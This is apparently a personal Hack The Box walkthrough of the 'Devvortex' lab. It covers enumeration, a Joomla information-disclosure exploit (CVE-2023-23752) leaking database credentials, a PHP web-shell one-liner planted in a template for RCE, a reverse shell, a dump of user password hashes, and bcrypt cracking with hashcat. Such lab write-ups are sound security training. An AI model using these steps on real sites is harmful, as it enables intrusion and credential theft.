

# HTB/ Devvortex

Saturday, December 2, 2023 8:26 PM

- Nmap scan

```
(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$ cat nmap.txt
# Nmap 7.93 scan initiated Sat Dec 2 17:51:31 2023 as: nmap -sC -sV -v -T4 -oN nmap.txt 10.10.11.242
Nmap scan report for 10.10.11.242
Host is up (0.32s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 48add5b83a9fbcbe7e8201ef6bfdeae (RSA)
|   256  b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256  18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devvortex.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 2 17:51:52 2023 -- 1 IP address (1 host up) scanned in 21.26 seconds
```

In this scan we can see the 22 and 80 ports are open.


- [Http://devvortex.htb](http://devvortex.htb)

I can't log in to the site, I have to change some parameters.

```
(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$ sudo nano /etc/hosts
[sudo] password for mrd:
```

```
GNU nano 7.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 MrD
10.10.11.242 devvortex.htb dev.devvortex.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Web site has nothing special can't find anything in a website.



Therefore I have to do directory brute force using **Gobuster**, But there was nothing. Then try subdomain enumeration.

- **Subdomain Enumeration.**

Sub domain enumeration by ffuf.

```
(mrd@MrD) - [~/Desktop/HTB/Machines/Devvortex]
$ ffuf -u http://devvortex.htb/ -H "Host:FUZZ.devvortex.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-
top1million-20000.txt -fs 154
FUZZ: dev
R IN v2.0.0-dev. L SUCCES
WE
DEV
Subdomain Enumeration of the web site


:: Method      : GET
:: URL         : http://devvortex.htb/
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header     : Host: FUZZ.devvortex.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response size: 154

[Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 8691ms]
* FUZZ: dev

:: Progress: [19966/19966] :: Job [1/1] :: 114 req/sec :: Duration: [0:02:30] :: Errors: 0 ::
```

Find the dev subdomain.

- <http://Dev.devvortex.htb>



This also nothing special then try some directory brute forcing by gobuste.

```

(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$ gobuster dir -u http://dev.devvortex.htb/ -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://dev.devvortex.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./bashrc (Status: 403) [Size: 162]
./bash_history (Status: 403) [Size: 162]
./cvs (Status: 403) [Size: 162]
./cvsignore (Status: 403) [Size: 162]
./forward (Status: 403) [Size: 162]
./history (Status: 403) [Size: 162]
./htpasswd (Status: 403) [Size: 162]
./listing (Status: 403) [Size: 162]
./passwd (Status: 403) [Size: 162]
./perf (Status: 403) [Size: 162]
./profile (Status: 403) [Size: 162]
./ssh (Status: 403) [Size: 162]
./subversion (Status: 403) [Size: 162]
./web (Status: 403) [Size: 162]
./svn (Status: 403) [Size: 162]
./htaccess (Status: 403) [Size: 162]
./rhosts (Status: 403) [Size: 162]
/administrator (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/administrator/]
/api (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/api/]
/cache (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/cache/]
/cli (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/cli/]
/components (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/components/]
/home (Status: 200) [Size: 23221]
/images (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/images/]
/includes (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/includes/]
/jobfair (Status: 500) [Size: 19948]
/jobpost (Status: 500) [Size: 19948]
/jobseekers (Status: 500) [Size: 19948]
/jobseeker (Status: 500) [Size: 19948]
/jobsearch (Status: 500) [Size: 19948]
/jocuri (Status: 500) [Size: 19948]

```

In this . I have find special directory **/administrator**. Then go to the that url.



- Hacktricks.com

Search about the joomla in the hacktricks website. In the web site I have found that I can get the version of the joomla by using this `./administrator/manifests/files/xml`

```
Hack The Box :: Hack The Box | DevVortex | dev.devvortex.htb/administrator/manifests/files/joomla.xml | Joomla! - HackTricks | +
dev.devvortex.htb/administrator/manifests/files/joomla.xml
Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | TryHackMe | Dashboard | Hack The Box :: Dashb...

This XML file does not appear to have any style information associated with it. The document tree is shown below.

<extension type="file" method="upgrade">
  <name>files_joomla</name>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
  <copyright>(C) 2019 Open Source Matters, Inc.</copyright>
  <license>
    GNU General Public License version 2 or later; see LICENSE.txt
  </license>
  <version>4.2.6</version>
  <creationDate>2022-12</creationDate>
  <description>FILES JOOMLA XML DESCRIPTION</description>
  <scriptfile>administrator/components/com_admin/script.php</scriptfile>
  <update>
    <schemas>
      <schemapath type="mysql">
        administrator/components/com_admin/sql/updates/mysql
      </schemapath>
      <schemapath type="postgresql">
        administrator/components/com_admin/sql/updates/postgresql
      </schemapath>
    </schemas>
  </update>
  <files>
    <folder>administrator</folder>
    <folder>api</folder>
    <folder>cache</folder>
    <folder>cli</folder>
    <folder>components</folder>
    <folder>images</folder>
    <folder>includes</folder>
    <folder>languages</folder>
  </files>
</extension>
```

The version is the 4.2.6


After the getting version number search the version number on the [exploitdatabase](#).

Product Solutions Open Source Pricing Search or jump to... Sign in Sign up

Acceis / [exploit-CVE-2023-23752](#) Public Notifications Fork 10 Star 41

Code Issues 1 Pull requests Actions Security Insights

master 1 branch 0 tags Go to file Code

 nora	PacketStorm link	created on Mar 27	4 commits
assets	release exploit	9 months ago	
.tool-versions	release exploit	9 months ago	
Gemfile	release exploit	9 months ago	
Gemfile.lock	release exploit	9 months ago	
LICENSE	release exploit	9 months ago	
README.md	PacketStorm link	9 months ago	
docker-compose.yml	release exploit	9 months ago	
exploit.rb	add Nuclei template	9 months ago	

README.md

## Joomla! information disclosure - CVE-2023-23752

About


Joomla! < 4.2.8 - Unauthenticated information disclosure

[www.acceis.fr/](#)

[exploit](#) [joomla](#) [vulnerability](#) [cve](#) [information-disclosure](#) [cve-2023-23752](#)

Readme MIT license Activity 41 stars 1 watching 10 forks Report repository

Contributors 2

 azi-acceis Alexandre ZANNI



# Joomla! information disclosure - CVE-2023-23752

## exploit

Joomla! < 4.2.8 - Unauthenticated information disclosure

Exploit for [CVE-2023-23752](#) (4.0.0 <= Joomla! <= 4.2.7).

[EDB-TODO] [PacketStorm] [WLB-TODO]

### Usage

```
➔ ruby exploit.rb -h
Joomla! < 4.2.8 - Unauthenticated information disclosure

Usage:
  exploit.rb <url> [options]
  exploit.rb -h | --help

Parameters:
  <url>      Root URL (base path) including HTTP scheme, port and root folder

Options:
  --debug      Display arguments
  --no-color   Disable colorized output (NO_COLOR environment variable is respected too)
  -h, --help   Show this screen

Examples:
  exploit.rb http://127.0.0.1:4242
```

```
(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$ git clone https://github.com/Acceis/exploit-CVE-2023-23752
Cloning into 'exploit-CVE-2023-23752' ...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 21 (delta 6), reused 15 (delta 3), pack-reused 0
Receiving objects: 100% (21/21), 74.70 KiB | 217.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
```

```
(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$ ls
exploit-CVE-2023-23752  nmap.txt
```

```
(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$
```

```
(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$ cd exploit-CVE-2023-23752
```

```
(mrd@MrD)-[~/.../HTB/Machines/Devvortex/exploit-CVE-2023-23752]
$ ls
assets  docker-compose.yml  exploit.rb  Gemfile  Gemfile.lock  LICENSE  README.md
```

```
(mrd@MrD)-[~/.../HTB/Machines/Devvortex/exploit-CVE-2023-23752]
$
```

To exploit this I refer the github page.

```
(mrd@MrD)-[~/.../HTB/Machines/Devvortex/exploit-CVE-2023-23752]
$ sudo gem install httpx docopt paint
[sudo] password for mrd:
Fetching http-2-next-1.0.1.gem
Fetching httpx-1.1.5.gem
Successfully installed http-2-next-1.0.1
Successfully installed httpx-1.1.5
Parsing documentation for http-2-next-1.0.1
Installing ri documentation for http-2-next-1.0.1
Parsing documentation for httpx-1.1.5
Installing ri documentation for httpx-1.1.5
Done installing documentation for http-2-next, httpx after 3 seconds
Fetching docopt-0.6.1.gem
Successfully installed docopt-0.6.1
Parsing documentation for docopt-0.6.1
Installing ri documentation for docopt-0.6.1
Done installing documentation for docopt after 0 seconds
Fetching paint-2.3.0.gem
Successfully installed paint-2.3.0
Parsing documentation for paint-2.3.0
Installing ri documentation for paint-2.3.0
Done installing documentation for paint after 0 seconds
4 gems installed
```

```


(mrd@MrD)-[~/HTB/Machines/Devvortex/exploit-CVE-2023-23752]
$ sudo ruby exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered


Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0

```

After the getting credential.log into the admin account.






Then according to the hacktricks.


## RCE

If you managed to get **admin credentials** you can **RCE inside of it** by adding a snippet of **PHP code** to gain **RCE**. We can do this by **customizing a template**.

1. Click on **Templates** on the bottom left under **Configuration** to pull up the templates menu.
2. Click on a **template** name. Let's choose **protostar** under the **Template** column header. This will bring us to the **Templates: Customise** page.
3. Finally, you can click on a page to pull up the **page source**. Let's choose the **error.php** page. We'll add a **PHP one-liner** to gain code execution as follows:
  1. `system($_GET['cmd']);`
4. **Save & Close**
5. `curl -s http://joomla-site.local/templates/protostar/error.php/error.php?cmd=id`



Then replace error.php by **php reverseshell**



Got the web shell.



```

$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

```

```

$ cd home
$ ls
logan
$ cd logan
$ ls
exp.sh
user.txt
$ cat user.txt
cat: user.txt: Permission denied

```

There are database information. Trying to log in to the database

```

Database info
DB type: mysql
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0

```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@devvortex:/home$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 144
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
show databases
  → exit
exit
  → exit
exit
  → show databases;
show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right
syntax to use near 'exit'
exit
show databases' at line 2
mysql> show databases;
```

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| joomla |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql> select joomla;
select joomla;
ERROR 1054 (42S22): Unknown column 'joomla' in 'field list'
mysql> use joomla;
use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_joomla |
+-----+
| sd4fg_action_log_config |
| sd4fg_action_logs |
| sd4fg_action_logs_extensions |
| sd4fg_action_logs_users |
| sd4fg_assets |
| sd4fg_associations |
| sd4fg_banner_clients |
| sd4fg_banner_tracks |
```

```
| sd4fg_users  
| sd4fg_viewlevels  
| sd4fg_webauthn_credentials  
| sd4fg_workflow_associations  
| sd4fg_workflow_stages  
| sd4fg_workflow_transitions  
| sd4fg_workflows  
+-----+
```

71 rows in set (0.01 sec)

```
mysql> select * sd4fg_users;  
select * sd4fg_users;  
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right  
syntax to use near 'sd4fg_users' at line 1  
mysql> select * from sd4fg_users;  
select * from sd4fg_users;
```

id	name	username	email	password	block	sendEmail
registerDate		lastvisitDate	activation	params		
	authProvider			lastResetTime	resetCount	otpKey   otep   requireReset
649	lewis	lewis	lewis@devvortex.htb	\$2y\$10\$6V52x.SD8Xc7hNLvwUTrI.ax4BIAyuhVBMVvnYWRceBmy8XdEzm1u	0	1
2023-09-25 16:44:24		2023-12-02 16:53:15	0			
				NULL	0	
650	logan paul	logan	logan@devvortex.htb	\$2y\$10\$I74k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12	0	0
2023-09-26 19:15:42	NULL			{ "admin_style": "", "admin_language": "", "language": "", "editor": "", "timezone": "" }		

After the getting this password hashes . Try to reveres these hashes.

After the getting this password hashes : try to reverse these hashes:

# Hashes

- [Home](#)
- [FAQ](#)
- [Deposit to Escrow](#)
- [Purchase Credits](#)
- [API](#)
- [Tools](#)
- [Decrypt Hashes](#)
- [Escrow](#)
- [Support](#)
- [Register](#)
- [Login](#)

English

**Proceeded!**  
1 hashes were checked: 1 possibly identified 0 no identification

**Pay professionals to decrypt your remaining lists**  
<https://hashes.com/en/escrow/view>

**Possible identifications:** [Decrypt Hashes](#)

```
$2y$10$IT4k5kmSGvHSO9d6M/1w0eY1B5Ne9XzArQRFJTGTThNiy/yBtkIj12 - Possible algorithms: bcrypt $2*$, Blowfish (Unix)
```

[SEARCH AGAIN](#)

Then try to decrypt the hash.

```
3200 | bcrypt $2*$, Blowfish (Unix)
```

```

(mrd@MrD)-[~/Desktop/HTB/Machines/Devvortex]
$ hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: pthread-penryn-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 2914/5893 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash

```

```

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy/yBtkIj12:tequieromucho

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy ... tkIj12
Time.Started.....: Sat Dec 2 22:42:46 2023 (34 secs)
Time.Estimated...: Sat Dec 2 22:43:20 2023 (0 secs)
Kernel.Feature...: Pure Kernel
